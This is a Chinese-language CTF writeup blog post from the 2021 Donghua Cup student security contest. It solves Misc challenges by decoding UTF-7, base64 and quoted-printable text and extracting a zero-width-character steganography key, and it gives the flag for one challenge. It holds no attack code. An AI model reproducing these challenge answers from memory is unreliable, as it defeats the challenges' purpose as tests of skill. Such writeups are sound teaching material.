2021年全国大学生网络安全邀请赛暨第七届“东华杯“上海市大学生网络安全大赛Writeup

原创

Le1a 于 2021-11-01 08:33:09 发布 4025 收藏 11

分类专栏： CTF 文章标签： web安全 安全


本文链接：https://blog.csdn.net/weixin_52091458/article/details/121073476

2021年全国大学生网络安全邀请赛暨第七届"东华杯"上海市大学网格全大赛Writeup

Misc

checkin

题目给了`+AGYAbABhAGcAewBkAGgAYgBfADcAdABoAH0-`是UTF-7编码，解码得到flag




flag为：


```
flag{dhb_7th}
```


project

下载附件，解压之后发现这是道工控题目，但是解压之后里面有一个压缩包`problem_bak.zip`



解压得到`你来了~`





这里面一共有三段数据，第一段是base64编码

```
6KGo5oOF5YyF5paH5YyW77yM5piv6ZqP552A572R57uc56S+5Lqk5rKf6YCa55qE5aKe5aSa5Ye6
546w55qE5LiA56eN5Li75rWB5paH5YyW44CC5LiA5Liq5Lq655qE6KGo5oOF5YyF5piv5YW26ZqQ
6JeP6LW35p2l55qE55yf5oiR77yM5LiA5Liq5Zu95a6255qE6KGo5oOF5YyF6YeM6IO955yL5Yiw
6L+Z5Liq5Zu95a6255qE6KGo5oOF44CC4oCM4oCM4oCM4oCM4oCN4oCs4oCs4oCM5pyJ5pe25YCZ
77yM6KGo5oOF5YyF6KGo6L6+55qE5piv5LiN6IO96YGT56C055qE55yf5a6e5oOz5rOV5ZKM5oSf
5Y+X77yM6K+t6KiA5ZKM5paH5a2X55qE5bC95aS077yM5bCx5piv6KGo5oOF5YyF5pa95bGV55qE
56m66Ze044CCDQrooajmg4XljIXmmK/nvZHnu5zor63oqIDnmoTkuIDnp43ov5vljJbvvIzlroPn
moTkuqfnlJ/lkozmtYHooYzkuI7lhbbnibnlrprnmoTigJzigIzigIzigIzigIzigIzI3vu7/igI3i
gI3nlJ/lrZjnjq/looPigJ3mnInlhbPjgILlhbbov73msYLphpLnm67jgIHmlrDlpYfjgIHosJDo
sJHnrYnmlYjmnpznmoTnibnngrnvvIzigIzigIzigIzigIzigI3vu7/igIzigKzkuI7lubTovbvk
urrlvKDmiazkuKrmgKflkozmkJ7mgKrnmoTlv4PnkIbnm7jnrKbigIzigIzigIzigIzigI3vu7/i
gIzigKzjgIINCuihqOaDheWMheS5i+aJgOS7peiDveWkn+Wkp+iMg+WbtOWcsOS8oOaSre+8jOKA
jOKAjOKAjOKAjOKAje+7v+KArOKAjeaYr+WboOS4uuWFtuW8peihpeS6huaWh+Wtl+S6pOa1geea
hOaer+eHpeWSjOaAgeW6puihqOi+vuS4jeWHhuehrueahOW8seeCue+8jOacieeUe+8jOacieaViOWcsOaPkOmr
mOS6huayn+mAmuaViOeOh+OAgumDqOWIhuihqOaDheWMheWFt+acieabv+S7o+aWh+Wtl+eahOWK
n+iDve+8jOKAjOKAjOKAjOKAjOKAje+7v+KAjeKAjei/mOWPr+S7peiKguecgeaJk+Wtl+aXtumX
tOKAjOKAjOKAjOKAjOKAje+7v+KAjOKAjOOAgumaj+edgOaZuuiDveaJi+acuueahOWFqOmdouaZ
ruWPiuWSjOekvuS6pOW6lOeUqOi9r+S7tueahOWkp+mHj+S9v+eUqO+8jOihqOaDheWMheW3sue7
j+mrmOmikeeOh+WcsOWHuueOsOWcqOS6uuS7rOeahOe9kee7nOiBiuWkqeWvueivneW9k+S4reOA
gg0K
```

解码得到：

```
表情包文化，是随着网络社交沟通的增多出现的一种主流文化。一个人的表情包是其隐藏起来的真我，一个国家的表情包里能看到这个国家的表情。　　有时候，表情包表达的是不能道破的真实想法和感受，语言和文字的尽头，就是表情包施展的空间。
表情包是网络语言的一种进化，它的产生和流行与其特定的“　　生存环境”有关。其追求醒目、新奇、谐谑等效果的特点，　　与年轻人张扬个性和搞怪的心理相符　　。
表情包之所以能够大范围地传播，　　是因为其弥补了文字交流的枯燥和态度表达不准确的弱点，有效地提高了沟通效率。部分表情包具有替代文字的功能，　　还可以节省打字时间　　。随着智能手机的全面普及和社交应用软件的大量使用，表情包已经高频率地出现在人们的网络聊天对话当中。
```

通过这解码得到的结果可以明显的观察到有隐藏字符


表情包文化，是随着网络社交沟通的增多出现的一种主流文化。一个人的表情包是其隐藏起来的真我，一个国家的表情包里能看到这个国家的表情。••••••有时候，表情包表达的是不能道破的真实想法和感受，语言和文字的尽头，就是表情包施展的空间。

表情包是网络语言的一种进化，它的产生和流行与其特定的“••••••••生存环境”有关。其追求醒目、新奇、谐谑等效果的特点，••••••••与年轻人张扬个性和搞怪的心理相符••••••••。


表情包之所以能够大范围地传播，••••••••是因为其弥补了文字交流的枯燥和态度表达不准确的弱点，有效地提高了沟通效率。部分表情包具有替代文字的功能，••••••••还可以节省打字时间••••••••。随着智能手机的全面普及和社交应用软件的大量使用，表情包已经高频率地出现在人们的网络聊天对话当中。

通过解0宽字符得到`hurryup`，很明显这应该是某个地方的密钥，但现在暂时还未遇到，继续往下看

在线解0宽字符的网址：https://330k.github.io/misc_tools/unicode_steganography.html



第二部分说了是`quoted-printable`加密，编码方式是，在线解密得到




其中的文字是跟第一段base64的文字相吻合的。

第三段说了是jpg图片，并且是base64加密的数据

```
Content-Type: image/jpeg;
        name="InsertPic_(09-19-21-28-53).jpeg"
Content-Transfer-Encoding: base64
Content-ID: <_Foxmail.1@e1a633df-2fe4-f85c-7270-ca78308ac1c5>
```

这段base64数据是没有添加数据头的，自行补上``，然后转为图片得到这张图

